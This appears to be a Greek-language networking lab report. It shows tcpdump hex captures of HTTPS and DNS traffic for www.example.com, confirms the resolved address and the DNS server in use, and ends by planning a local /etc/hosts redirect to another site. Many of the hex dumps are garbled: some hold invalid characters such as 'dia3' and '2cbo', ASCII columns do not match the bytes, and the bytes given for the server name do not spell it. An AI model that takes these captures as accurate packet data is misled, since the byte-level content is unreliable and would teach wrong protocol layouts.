192.168.1.106.44010 > 150.140.139.251.443: Flags [J], cksum 0x5418 (correct), seq 72284299, ack 849270765, win 479, options [nop,n
op,TS val 403854659 ecr 4225900008], length 0
0x0000: 4500 0034 9dd1 4000 4006 b858 c0a8 016a E..4..@..X...j
0x0010: 968c 8bfb abea 01bb 044e f88b 329e d7ed .....N..2..M
0x0020: 8010 01df 5418 0000 0101 080a 1812 5543 ....T.....UC
0x003
```

```
0x0070: feca 16c 13e1 408f eb70 8c89 9ce9 b8a2 ...l.@.p.....
0x0080: 858d 7309 ...s.
11:15:06.493387 IP (tos 0x0, ttl 64, id 40405, offset 0, flags [DF], proto TCP (6), length 596)
192.168.1.106.44010 > 150.140.139.251.443: Flags [P.], cksum 0x745d (correct), seq 72284379:72284923, ack 849270917, win 501, opti
ons [nop,nop,TS val 403854672 ecr 4225900069], length 544
0x0000: 4500 0254 9dd5 4000 4006 b634 c0a8 016a E..T..@.0.4...j
0x0010: 968c 8bfb abea 01bb 044e f8db 329e d885 .....N..2...
0x0020: 8018 01f5 745d 0000 0101 080a 1812 5550 ...t].....UP
0x0030: fbe2 1e25 1703 0302 1b78 96f3 138d dd31 ...X.....1
0x0040: 0474 d416 288f ffe9 3550 225c 26b0 c553 .t.((...SP"(&..S
0x0050: 7e15 00cb 7fe5 d8a0 cf79 4a30 fe71 71c2 .....YJ0.qq.
0x0060: 5217 fca7 2738 8a2a a554 d9bc 8a2a 7c9f R...@.S.T...].
0x0070: 0a5c f9a5 7332 904c 45cb 4906 863a 1527 ....S2.LE.T...
0x0080: b822 375a a95d b7c3 c52a 48d3 4d0f f28a ...7Z.]...*H.M...
0x0090: 7ac6 25d1 8e8e 5bdd 5282 5bdd fb41 a547 z.%..[.R.[..A.G
0x00a0: 13f7 ba7b b243 73cb 061f 7426 0a38 b451 ...{.CS...t&.8.Q
0x00b0: 6cb9 7a16 853c 0f6f 529e 362f 3345 d2ff l.z.<.<.or.6/3E..
0x00c0: 24ea 9701 21e1 eb77 bf15 d36a e0cc eaa0 $....l..W...j]...
0x00d0: 9716 2e36 1137 f374 cbaa 7c79 7d08 7f0d ...6.7.t.[y]...
0x00e0: b500 faaf 3578 8799 7098 8b2a 93af e9b0 ....SX..V...
0x00f0: b0dc 21a8 ea5f 0c80 fcee e937 8eab 1266 ...l.....Z...f
0x0100: e8f8 6e99 6fbe 2796 d694 75e7 6317 ef5b ...n.O.....u.C.[
0x0110: 3114 3854 95b7 9c79 2970 65af ea81 cf2c 1.8T...y]pe....,
0x0120: d584 f17a b740 941e 2624 c6e1 ffa0 60fb ...z.@.S$....'
0x0130: a849 adb5 8dff 005c 925d 05c4 6024 1644 .l.....\..].'.S.D
0x0140: 9c66 163b c762 73b5 1b92 9b9d 7d1d 1711 .f.;bs.....j]...
0x0150: 1c6a a028 ce63 8737 74f8 4fab 24eb d22c .j.(.c.7t.O.S$...
0x0160: 90a0 2af1 b6a8 b0e1 7057 7c5a d378 8911 ...*....yM[Z.X..
0x0170: e8d7 b7ff 1e9a 6d44 9760 7d9f f396 8112 ....n..f]....
0x0180: b6aa 7068 3beb 1c69 32ae 5946 1ec9 7c00 ...ph;..t2.VF..l.
0x0190: 3875 dd06 beab 4438 4c31 274c ad5e 0b03 8u....D8l1'L.A..
0x01a0: ab11 41f1 9776 4e88 c933 c5dd c14b 91b6 ...A..vN..3...K..
0x01b0: 59b0 148f d746 6e44 e6be d942 3198 adfe Y.....FnD...B1...
0x01c0: b397 91ef dbc8 027c 7568 2a6c 29a0 baf3 .....|uh'l)...
0x01d0: fd8a 51dd a935 9d2b c357 e3ad c783 e7ec ...Q..S.+W.....
0x01e0: 7084 909d b0c4 24f9 4a54 f2e5 04f2 aa37 }.....S.JT.....7

0x01f0: 2d92 9f56 7cf3 d072 d64a 33a2 1eb7 4732 -.V]...r.J3...G2
0x0200: 1309 3c94 3100 d163 ec28 de44 4899 80f4 <..1..c.(.DH...
0x0210: f2cc 09ef 423e b59f 5794 ec13 16a9 e4c7 ...8>..W.....
0x0220: 44b6 b0a5 d3ec 1749 5c04 07d4 d238 45be D.....I\....8E.
0x0230: d111 60f9 4c5c d0b8 bc59 3eb2 86c5 99ae ...l\....Y>.....
0x0240: 3af7 ce80 0458 855a dia3 6692 52c1 2fd5 .....X.Z.f.R./..
0x0250: f564 564e .....dVN
11:15:06.511061 IP (tos 0x0, ttl 64, id 40406, offset 0, flags [DF], proto TCP (6), length 52)
192.168.1.106.44010 > 150.140.139.251.443: Flags [.] , cksum 0x4fee (correct), seq 72284923, ack 849271075, win 501, options [nop,n
op,TS val 403854690 ecr 4225900087], length 0
0x0000: 4500 0034 9dd6 4000 4006 b853 c0a8 016a E..4..@.0..S...j
0x0010: 968c 8bfb abea 01bb 044e fafb 329e d923 .....N..2..#
0x0020: 8010 01f5 4fee 0000 0101 080a 1812 5562 ....O.....Ub
0x0030: fbe2 1e37 ...7
11:15:06.554718 IP (tos 0x0, ttl 64, id 40407, offset 0, flags [DF], proto TCP (6), length 52)
192.168.1.106.44010 > 150.140.139.251.443: Flags [.] , cksum 0x41ce (correct), seq 72284923, ack 849274604, win 501, options [nop,n
op,TS val 403854731 ecr 4225900131], length 0
0x0000: 4500 0034 9dd7 4000 4006 b852 c0a8 016a E..4..@.0..R...j
0x0010: 968c 8bfb abea 01bb 044e fafb 329e e6ec .....N..2...
0x0020: 8010 01f5 41ce 0000 0101 080a 1812 558d ....A.....U.
0x0030: fbe2 1e63 ...c
11:15:12.364619 IP (tos 0x0, ttl 64, id 40408, offset 0, flags [DF], proto TCP (6), length 76)
192.168.1.106.44010 > 150.140.139.251.443: Flags [P.], cksum 0x4ce7 (correct), seq 72284923:72284947, ack 849274604, win 501, opti
ons [nop,nop,TS val 403860543 ecr 4225900131], length 24
0x0000: 4500 0034 9dd9 4000 4006 b839 c0a8 016a E..L...@.0..9...j
0x0010: 968c 8bfb abea 01bb 044e fafb 329e e6ec .....N..2...
0x0020: 8018 01f5 4ce7 0000 0101 080a 1812 6c3f ...L.....l?
0x0030: fbe2 1e63 1703 0300 13fc f2ff diaa e492 ...c.....
0x0040: 0be6 ad12 f0dc 1b5e 9b0a a699 .....^....
11:15:12.365500 IP (tos 0x0, ttl 64, id 40409, offset 0, flags [DF], proto TCP (6), length 52)
192.168.1.106.44010 > 150.140.139.251.443: Flags [F.], cksum 0x2b03 (correct), seq 849274604, win 501, options [nop,
nop,TS val 403860543 ecr 4225900131], length 0
0x0000: 4500 0034 9dd9 4000 4006 b839 c0a8 016a E..4..@.0..P...j
0x0010: 968c 8bfb abea 01bb 044e fb13 329e e6ec .....N..2...
0x0020: 8011 01f5 2b03 0000 0101 080a 1812 6c3f .....l?
0x0030: fbe2 1e63 ...c

11:15:12.368814 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
192.168.1.106.44010 > 150.140.139.251.443: Flags [R], cksum 0x1e57 (correct), seq 72284923, win 0, length 0
0x0000: 4500 0028 0000 4000 4006 5636 c0a8 016a E..(..@.0.V6...j
0x0010: 968c 8bfb abea 01bb 044e fafb 0000 0000 .....N.....
0x0020: 5004 0000 1e57 0000 P....W...
11:15:12.368965 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
192.168.1.106.44010 > 150.140.139.251.443: Flags [R], cksum 0x1e57 (correct), seq 72284923, win 0, length 0
0x0000: 4500 0028 0000 4000 4006 5636 c0a8 016a E..(..@.0.V6...j
0x0010: 968c 8bfb abea 01bb 044e fafb 0000 0000 .....N.....
0x0020: 5004 0000 1e57 0000 P....W...
11:15:12.369058 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
192.168.1.106.44010 > 150.140.139.251.443: Flags [R], cksum 0x1e57 (correct), seq 72284923, win 0, length 0
0x0000: 4500 0028 0000 4000 4006 5636 c0a8 016a E..(..@.0.V6...j
0x0010: 968c 8bfb abea 01bb 044e fafb 0000 0000 .....N.....
0x0020: 5004 0000 1e57 0000 P....W...
11:15:12.374505 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
192.168.1.106.44010 > 150.140.139.251.443: Flags [R], cksum 0x1e57 (correct), seq 72284923, win 0, length 0
0x0000: 4500 0028 0000 4000 4006 5636 c0a8 016a E..(..@.0.V6...j
0x0010: 968c 8bfb abea 01bb 044e fafb 0000 0000 .....N.....
0x0020: 5004 0000 1e57 0000 P....W...
11:15:12.374626 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
192.168.1.106.44010 > 150.140.139.251.443: Flags [R], cksum 0x1e57 (correct), seq 72284923, win 0, length 0
0x0000: 4500 0028 0000 4000 4006 5636 c0a8 016a E..(..@.0.V6...j
0x0010: 968c 8bfb abea 01bb 044e fafb 0000 0000 .....N.....
0x0020: 5004 0000 1e57 0000 P....W...
11:15:12.388220 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
192.168.1.106.44010 > 150.140.139.251.443: Flags [R], cksum 0x1e3e (correct), seq 72284948, win 0, length 0
0x0000: 4500 0028 0000 4000 4006 5636 c0a8 016a E..(..@.0.V6...j
0x0010: 968c 8bfb abea 01bb 044e fb14 0000 0000 .....N.....
0x0020: 5004 0000 1e3e 0000 P....>..
```

Βλέπω πως όντως έχει διευθύνση προορισμού την 150.140.139.251 ενώ στην εντολή έχω γράψει dst www.example.com δηλαδή ότι το

www.example.com γίνεται resolve στην 150.140.139.251 από τον dns server του VM.

```
vergnan@vergnan-nppavilion15notebookpc:~/Desktop$ sudo tcpdump -vv -i wlo1 -s 1514 -X dst 150.140.139.251
tcpdump: listening on wlo1, link-type EN10MB (Ethernet), capture size 1514 bytes
11:29:08.112336 IP (tos 0x0, ttl 64, id 39743, offset 0, flags [DF], proto TCP (6), length 60)
    192.168.1.106.53952 > ns.example.com.https: Flags [S], cksum 0x677f (correct), seq 3651734990, win 64240, options [mss 1460,sackOK,TS val 404696291 ecr 0,nop,wscale 7], length 0
    0x0000: 4500 003c 9b3f 4000 4006 ba2c c0a8 016a E...?@.@.....j
    0x0010: 968c 8bfb d2c0 01bb d9a9 0dcf 0fe2 8028 .....o..(
    0x0020: 8010 01fa ad5b 0000 0101 080a 181f 2d14 .....
    0x0030: 181f 2ce3 0000 0000 0103 0307 .....
11:29:08.112531 IP (tos 0x0, ttl 64, id 39744, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.1.106.53952 > ns.example.com.https: Flags [.], cksum 0xad5b (correct), seq 3651734991, ack 1877114920, win 502, options [nop,nop,TS val 404696311 ecr 4226741708], length 0
    0x0000: 4500 0034 9b40 4000 4006 ba2c c0a8 016a E..4.@.@.....j
    0x0010: 968c 8bfb d2c0 01bb d9a9 0dcf 0fe2 8028 .....o..(
    0x0020: 8010 01fa ad5b 0000 0101 080a 181f 2d01 .....
    0x0030: fbee f5cc 1603 0102 0001 0001 fc03 03a9 .....
    0x0040: b19d 749f ba28 def0 1199 5319 7d95 09ca ..t.....S..j...
    0x0050: 6fa4 e171 0d1d 6f77 3739 aa91 0a75 bf20 o..q..ow79...u..
    0x0060: 03b4 51c5 641e 06e4 d4e5 7ed1 ea67 fc05 ..Q.d.....g..
    0x0070: cf3e e2c3 3441 5ecd 447b b45e eff9 6e2d ..4A^D{^..n-
    0x0080: 0022 1301 1303 1302 c02b c02f cca9 cca8 ..^.....+./....
    0x0090: c02c c030 c00a c009 c013 c014 009c 009d ..0.....
    0x00a0: 002f 0035 0100 0191 0000 0014 0012 0000 ../.5.....
    0x00b0: 0f77 7777 2e65 7061 6d70 c6d5 2e03 0f6d ..www.example.com
    0x00c0: 0017 0000 f0f1 0001 0000 0a00 0e00 0c00 .....
    0x00d0: 1d00 1700 1800 1901 0001 0100 0b00 0201 .....
    0x00e0: 0000 1000 0e00 0c02 6832 0808 7474 702f .....h2.http/
    0x00f0: 312e 3100 0500 0501 0000 0000 0022 000a 1.1.....".
11:29:08.161770 IP (tos 0x0, ttl 64, id 39745, offset 0, flags [DF], proto TCP (6), length 569)
    192.168.1.106.53952 > ns.example.com.https: Flags [P.], cksum 0x88cc (correct), seq 3651734991:3651735508, ack 1877114920, win 502, options [nop,nop,TS val 404696321 ecr 4226741708], length 517
    0x0000: 4500 0239 9b41 4000 4006 ba2c c0a8 016a E..9.A@.@.....j
    0x0010: 968c 8bfb d2c0 01bb d9a9 0dcf 0fe2 8028 .....o..(
    0x0020: 8018 01f0 88cc 0000 0101 080a 181f 2d01 .....
    0x0030: fbee f5cc 1603 0102 0001 0001 fc03 03a9 .....
    0x0040: b19d 749f ba28 def0 1199 5319 7d95 09ca ..t.....S..j...
    0x0050: 6fa4 e171 0d1d 6f77 3739 aa91 0a75 bf20 o..q..ow79...u..
    0x0060: 03b4 51c5 641e 06e4 d4e5 7ed1 ea67 fc05 ..Q.d.....g..
    0x0070: cf3e e2c3 3441 5ecd 447b b45e eff9 6e2d ..4A^D{^..n-
    0x0080: 0022 1301 1303 1302 c02b c02f cca9 cca8 ..^.....+./....
    0x0090: c02c c030 c00a c009 c013 c014 009c 009d ..0.....
    0x00a0: 002f 0035 0100 0191 0000 0014 0012 0000 ../.5.....
    0x00b0: 0f77 7777 2e65 7061 6d70 c6d5 2e03 0f6d ..www.example.com
    0x00c0: 0017 0000 f0f1 0001 0000 0a00 0e00 0c00 .....
    0x00d0: 1d00 1700 1800 1901 0001 0100 0b00 0201 .....
    0x00e0: 0000 1000 0e00 0c02 6832 0808 7474 702f .....h2.http/
    0x00f0: 312e 3100 0500 0501 0000 0000 0022 000a 1.1.....".
11:29:08.161770 IP (tos 0x0, ttl 64, id 39746, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.1.106.53952 > ns.example.com.https: Flags [.], cksum 0xa1ac (correct), seq 3651735508, ack 1877115176, win 500, options [nop,nop,TS val 404696340 ecr 4226741739], length 0
    0x0000: 4500 0034 9b42 4000 4006 ba2c c0a8 016a E..4.B@.@.....j
    0x0010: 968c 8bfb d2c0 01bb d9a9 0fd4 6fe2 8128 .....o..(
    0x0020: 8010 01fa aa1c 0000 0101 080a 181f 2d14 .....
    0x0030: fbee f5eb .....
11:29:08.167342 IP (tos 0x0, ttl 64, id 39747, offset 0, flags [DF], proto TCP (6), length 132)
    192.168.1.106.53952 > ns.example.com.https: Flags [P.], cksum 0x0d49 (correct), seq 3651735508:3651735588, ack 1877115176, win 501, options [nop,nop,TS val 404696346 ecr 4226741739], length 80
    0x0000: 4500 0084 9b43 4000 4006 ba2c c0a8 016a E.....C@.@.....j
    0x0010: 968c 8bfb d2c0 01bb d9a9 0fd4 6fe2 8128 .....o..(
    0x0020: 8018 01f5 0d49 0000 0101 080a 181f 2d1a .....I.....
    0x0030: fbee f5eb 1403 0300 0101 1703 0300 4583 .....E.....
    0x0040: e966 c978 7191 be71 4e05 9653 e533 4f08 ..f.xq..qN..S.30.
    0x0050: 2c37 bfb2 2312 311b b78c 5061 83b3 57a3 ..7..#.1...Pa..W.
11:29:08.168194 IP (tos 0x0, ttl 64, id 39748, offset 0, flags [DF], proto TCP (6), length 596)
    192.168.1.106.53952 > ns.example.com.https: Flags [P.], cksum 0x810b (correct), seq 3651735588:3651736132, ack 1877115176, win 501, options [nop,nop,TS val 404696347 ecr 4226741739], length 544
    0x0000: 4500 0254 9b44 4000 4006 ba2c c0a8 016a E..T.D@.@.....j
    0x0010: 968c 8bfb d2c0 01bb d9a9 1024 6fe2 8128 .....So..(
    0x0020: 8019 01f5 810b 0000 0101 080a 181f 2d1b .....
    0x0030: fbee f5eb 1703 0302 1b0a e5f9 8441 7d4d .....A]M
    0x0040: 14f7 5293 1953 4c7d 8fbf 4b20 e1e6 a465 ..R..SL...K....e
    0x0050: 2a71 4eab 8720 17cd a7b8 284e 0d64 bcb0 *qN.....(N.d..
    0x0060: 2bde f73f 1700 927a 4119 a608 0b70 01c9 +..?..zA...P..
    0x0070: 8784 f9e5 d397 39f2 b7b2 609b d3f6 ff8c .....9.....
    0x0080: 1045 2eae e9c8 9e77 b409 8323 9018 9f84 ..E.....w...r...
    0x0090: a8b6 30ee b07e b0fc d827 1a98 ed45 1846 ..6..-...'.E.F
    0x00a0: b724 4eac eddb 3ff3 180b 7773 7b1a 0bfb ..SN...'.ms{...
    0x00b0: 1143 06f5 f293 b55f 23f0 e6b4 4f90 28da ..C....._...o..(
    0x00c0: 3c98 fb8c 18a7 4b3f 66aa 4562 c465 9526 <.....K7f.Eb.e.&
    0x00d0: b957 7cd8 726c 371e a40f 75da 1bf9 b831 ..M}.rl7...u...1
    0x00e0: 6c7a cb1c ecd8 e4e3 d2d1 3149 f5ba db2f lz.....1I.../
    0x00f0: fedf 672e 1c5f 3bd6 b520 3a9c 300e 47b6 ..g.....i.O.G.
    0x0100: deab ab50 e637 4232 8e82 e485 9114 97ad ..P.7B2.....
    0x0110: 05f8 0efa 9c6c 157d 3c0c c71e f26c 5023 .....l.)<....LP#
    0x0120: 3fa9 abfa 15cc 32c5 d6df deb3 d060 4ed4 ?....Z.....N.
    0x0130: 0601 7368 63b4 f791 e763 99b5 6c17 b3cb ..shc.....C..l..
    0x0140: de7a a87e fc7f 019a 8dde 2d47 2a03 db20 ..z.....-G*...
    0x0150: 2b72 3e87 a4ec e52f 3c87 72db 9ce0 67a8 +?>....<.r...g.
    0x0160: 317f c099 50b6 e8f5 d01d e440 11eb 022d 1..P.....@...-
    0x0170: 9913 f245 d24f 66c2 4dfb 71bc 775a 7546 ...E.OF.M.q.wZuF
    0x0180: c727 0717 1703 b1f8 35be 2ed0 bd53 7ad8 ..'......5...Sz.
    0x0190: 67f2 e4ba 9aac a129 97c2 581a a6c4 8041 g.....).X...A
    0x01a0: 0a0d e5d4 cff8 78cb 1c2f 20ff 40b6 8e58 ...].X.....M..X
    0x01b0: c3de f516 431e eab9 1701 e852 4153 f947 ..C.....BAs.G
    0x01c0: 5a38 93eb 006a 1430 e890 c909 b239 685c 28...j 0....9h\
    0x01d0: 5298 0f1e e064 e30f 2c64 af4f 62bf 3e32 R.....d..dOb.>2
```



```

0x01e0: 8e3a 3486 6e68 e981 8544 e4cd d9f2 30f3 .i4.nh...D...0.
0x01f0: c7a9 c949 c55e 1687 0517 f92b 41e6 0eeb ...I.^.....+A...
0x0200: 0bda 6349 7c0e 210f c730 73ff 196e c7ae ...c|l...0s.n...
0x0210: c6e7 11e4 0133 7c31 24c7 0f51 1299 194f k...3115...0...0
0x0220: 3942 5f41 1bd2 f486 efac 7320 2bdc 6c93 98A.....s+L
0x0230: c719 2acc 1c31 8f5d d68d 48e2 7273 1f94 ..*.1....H.rs..
0x0240: 5c85 c70e 30fc 42f0 44a7 d053 f860 568c \...0.B.D..S.V.
0x0250: 0d5e 2dd4 .....^..
11:29:08.226181 IP (tos 0x0, ttl 64, id 39749, offset 0, flags [DF], proto TCP (6), length 52)
192.168.1.106.53952 > ns.example.com.https: Flags [.], cksum 0xa704 (correct), seq 3651736132, ack 1877115255, win 501, options [nop,nop,TS val 404696405 ecr 42267
41812], length 0
0x0000: 4500 0034 9b45 4000 4006 baec c0a8 016a E..4.E@.@.....j
0x0010: 968c 8bfb d2c0 01bb d9a9 1244 efe2 8177 .....Do...w
0x0020: 8010 01f5 a704 0000 0101 080a 181f 2d55 .....U
0x0030: fbee f602 ....
11:29:08.235918 IP (tos 0x0, ttl 64, id 39750, offset 0, flags [DF], proto TCP (6), length 52)
192.168.1.106.53952 > ns.example.com.https: Flags [.], cksum 0xa133 (correct), seq 3651736132, ack 1877116695, win 490, options [nop,nop,TS val 404696415 ecr 42267
41812], length 0
0x0000: 4500 0034 9b46 4000 4006 baec c0a8 016a E..4.F@.@.....j
0x0010: 968c 8bfb d2c0 01bb d9a9 1244 efe2 8177 .....Do...
0x0020: 8010 01ea a133 0000 0101 080a 181f 2d5f ....3....._
0x0030: fbee f634 ....4
11:29:08.236576 IP (tos 0x0, ttl 64, id 39751, offset 0, flags [DF], proto TCP (6), length 52)
192.168.1.106.53952 > ns.example.com.https: Flags [.], cksum 0x9b9e (correct), seq 3651736132, ack 1877118135, win 479, options [nop,nop,TS val 404696415 ecr 42267
41812], length 0
0x0000: 4500 0034 9b47 4000 4006 baec c0a8 016a E..4.G@.@.....j
0x0010: 968c 8bfb d2c0 01bb d9a9 1244 efe2 8cb7 .....Do...
0x0020: 8010 01df 9b9e 0000 0101 080a 181f 2d5f ....._
0x0030: fbee f634 ....4
11:29:08.236744 IP (tos 0x0, ttl 64, id 39752, offset 0, flags [DF], proto TCP (6), length 52)
192.168.1.106.53952 > ns.example.com.https: Flags [.], cksum 0x9915 (correct), seq 3651736132, ack 1877118784, win 479, options [nop,nop,TS val 404696415 ecr 42267
41812], length 0
0x0000: 4500 0034 9b48 4000 4006 baec c0a8 016a E..4.H@.@.....j
0x0010: 968c 8bfb d2c0 01bb d9a9 1244 efe2 8f40 .....Do...@
0x0020: 8010 01df 9915 0000 0101 080a 181f 2d5f ....._
0x0030: fbee f634 ....4
11:29:08.714506 IP (tos 0x0, ttl 64, id 39753, offset 0, flags [DF], proto TCP (6), length 520)
192.168.1.106.53952 > ns.example.com.https: Flags [P.], cksum 0x5b98 (correct), seq 3651736132:3651736600, ack 1877118784, win 501, options [nop,nop,TS val 4046968
93 ecr 4226741812], length 468
0x0000: 4500 0208 9b49 4000 4006 b90c c0a8 016a E....I@.@.....j
0x0010: 968c 8bfb d2c0 01bb d9a9 1244 efe2 8f40 .....Do...@
0x0020: 8018 01f5 5898 0000 0101 080a 181f 2f3d ...X...../=
0x0030: fbee f634 1703 0301 cf13 e231 cad3 126f ...4.....l...o
0x0040: 6c2a 81aa 6b51 978a 18fd 6938 29b9 1aa3 \*.kQ....iB...
0x0050: 9e7d 95b1 2398 7e75 1912 bf61 e06d 2dbd ).#-u...d.m..
0x0060: d97a 0b27 11b2 6f7e cc3a 1fec 628f 1c6a .z.'..0-...b..j
0x0070: 129b 8e09 70a1 d4e9 a74c 9bff 6b0e 3ade ...p....l.k.i.
0x0080: 2fdd 1190 8ee1 1eab cfb5 872a 5e8b 2bbb /.....[.*^+.
0x0090: 43a3 776f 2540 cd73 6472 eacb 32ab bbee C.w0@.sdr..2..
0x00a0: 9fdd d4cf f16f e090 2da3 ce0d a2e5 8eed .....0.....
0x00b0: 4261 1ac8 eb04 3bd8 102a 5f6e 1382 23f5 Ba.....*.*.#.
0x00c0: 02c5 21a2 f59f 9b1f 1f69 6a5e 8327 97e2 ..1.....7*..
0x00d0: 953d a81e d498 728e 02ea 48e0 a3a8 f1eb .....f..H....
0x00e0: a2ff ca16 f631 706a 7d14 8529 a17b aabb .....1pj)..).{..
0x00f0: 4c05 f42c fa1e 9d6f ccaf 4bf3 efce 6591 L.....0.K...e
0x0100: c4a7 7129 9050 4bf3 f5a0 40bf 31af ac15 ..q).PK...@.1...
0x0110: 75d9 b329 5362 6cb3 48db 0127 699f 691b u...)Sbl.H..'l.i.
0x0120: 382e 20d4 f7ba 3d0f 3475 944b af51 c95f 8.....=4u.K.Q._
0x0130: 04cf d2ba aebe c087 af17 141e 252a e109 .....*^..
0x0140: c80f 011e f0aa a630 a237 eb01 50bb 8e9e .....0.7..P...
0x0150: 6336 9a8b 362c 1498 d4f0 786f 3a3a a141 C6..0.....x01:A
0x0160: 7bd5 93ae 25ff a0ce f2cd 7099 81d0 3e92 {...%......}>..>
0x0170: 9c07 b9ee 9b34 3b85 49a1 9201 8061 e723 .....4;I...a.#
0x0180: 88c1 b8a9 2a58 6385 57f7 dddb 5baf a1a0 ...*XC.W...[...
0x0190: 7b62 a40c 490c 1a79 4531 74ac 309d 4f8c {b.I..yEit.0.0.
0x01a0: 6921 1033 2cbo f43d fd43 529e 00c5 c79d tl.3,...=CR.....
0x01b0: 6313 08a9 fb87 0815 3d4c 314f 25c2 b7e9 C...h.=10%...
0x01c0: 946d f1fe 3e42 db37 0c29 495c fea5 12b9 ..]-8.7.]]]....
0x01d0: a23a c9ee 7a8e 3a04 c13e 95a1 2df3 cfc6 ...2.4.>...
0x01e0: 5c72 011e 69df 801e 6bd6 9d46 242f 4ca9 \ra.l...k..fS/L
0x01f0: 879d d9f9 716a 1e5e c27c diad dc87 22cc ...qj.V.]....".
0x0200: e001 e43f 92b6 cb28 ...?...{
11:29:08.715340 IP (tos 0x0, ttl 64, id 39754, offset 0, flags [DF], proto TCP (6), length 76)
192.168.1.106.53952 > ns.example.com.https: Flags [FP.], cksum 0x2083 (correct), seq 3651736600:3651736624, ack 1877118784, win 501, options [nop,nop,TS val 404696
894 ecr 4226741812], length 24
0x0000: 4500 0034 9b4a 4000 4006 baec c0a8 016a E..L.J@.@.....j
0x0010: 968c 8bfb d2c0 01bb d9a9 1418 efe2 8f40 .....o...@
0x0020: 8019 01f5 2083 0000 0101 080a 181f 2f3e .....>..
0x0030: fbee f634 1703 0300 13fa 2e7e 434a 551e ...4.....-CJU.
0x0040: fe92 7a24 ad66 180f 8350 be46 ...z5.f...P.F
11:29:08.735444 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
192.168.1.106.53952 > ns.example.com.https: Flags [R], cksum 0x08f0 (correct), seq 3651736625, win 0, length 0
0x0000: 4500 0028 0000 4000 4006 5636 c0a8 016a E..(.@.@.V6...j
0x0010: 968c 8bfb d2c0 01bb d9a9 1431 0000 0000 .....1....
0x0020: 5004 0000 08f0 0000 P.....
11:29:08.736298 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
192.168.1.106.53952 > ns.example.com.https: Flags [R], cksum 0x08f0 (correct), seq 3651736625, win 0, length 0
0x0000: 4500 0028 0000 4000 4006 5636 c0a8 016a E..(.@.@.V6...j
0x0010: 968c 8bfb d2c0 01bb d9a9 1431 0000 0000 .....1....
0x0020: 5004 0000 08f0 0000 P.....
11:29:08.736409 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
192.168.1.106.53952 > ns.example.com.https: Flags [R], cksum 0x08f0 (correct), seq 3651736625, win 0, length 0
0x0000: 4500 0028 0000 4000 4006 5636 c0a8 016a E..(.@.@.V6...j
0x0010: 968c 8bfb d2c0 01bb d9a9 1431 0000 0000 .....1....
0x0020: 5004 0000 08f0 0000 P.....
11:29:08.736486 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
192.168.1.106.53952 > ns.example.com.https: Flags [R], cksum 0x08f0 (correct), seq 3651736625, win 0, length 0
0x0000: 4500 0028 0000 4000 4006 5636 c0a8 016a E..(.@.@.V6...j
0x0010: 968c 8bfb d2c0 01bb d9a9 1431 0000 0000 .....1....
0x0020: 5004 0000 08f0 0000 P.....
11:29:08.736567 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
192.168.1.106.53952 > ns.example.com.https: Flags [R], cksum 0x08f0 (correct), seq 3651736625, win 0, length 0
0x0000: 4500 0028 0000 4000 4006 5636 c0a8 016a E..(.@.@.V6...j
0x0010: 968c 8bfb d2c0 01bb d9a9 1431 0000 0000 .....1....
0x0020: 5004 0000 08f0 0000 P.....
11:29:08.736634 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
192.168.1.106.53952 > ns.example.com.https: Flags [R], cksum 0x08f0 (correct), seq 3651736625, win 0, length 0
0x0000: 4500 0028 0000 4000 4006 5636 c0a8 016a E..(.@.@.V6...j
0x0010: 968c 8bfb d2c0 01bb d9a9 1431 0000 0000 .....1....
0x0020: 5004 0000 08f0 0000 P.....

```

Αντίστροφα με την εντολή `sudo tcpdump -vv -i wlo1 -s 1514 -S -X dst 150.140.139.251` βλέπω πως η ip 150.140.139.251 γίνεται resolve στο ns.example.com δηλαδή ότι όντως χρησιμοποιείται ο dns server 83.212.80.82 επιτυχώς.

Τέλος κοιτάζω το υδρ πακέτο που στέλνεται στον dns server :

```

vergman@vergman-hppavilion15notebookpc:~/Desktop$ sudo tcpdump -nnvv -i wlo1 -s 1514 -S -X 'dst port 53'
tcpdump: listening on wlo1, link-type EN10MB (Ethernet), capture size 1514 bytes

11:39:11.990008 IP (tos 0x0, ttl 64, id 10677, offset 0, flags [DF], proto UDP (17), length 61)
 192.168.1.106.49954 > 83.212.80.82.53: [udp sum ok] 8246+ A? www.example.com. (33)
 0x0000: 4500 003d 29b5 4000 4011 aac2 c0a8 016a  E..=).@.....j
 0x0010: 53d4 5052 c322 0035 0029 6b79 2036 0100  S.PR.".5.)ky.6..
 0x0020: 0001 0000 0000 0000 0377 7777 0765 7861  ....www.exa
 0x0030: 6d70 6c65 0363 6f6d 0000 0100 01      mple.com.....

```

Βλέπω στο περιεχόμενο του πακέτου ότι γίνεται resolve το www.example.com

Στη συνέχεια αλλάζω το περιεχόμενο του αρχείου `/etc/hosts` έτσι ώστε όταν πληκτρολογώ στον φυλλομετρητή www.example.com να γίνεται redirect σε ιστοσελίδα(λανθασμένη) που ορίζω εγώ(έστω τη σελίδα του www.upatras.gr -> 150.140.130.170) και όχι ο dns server: 83.212.80.82:

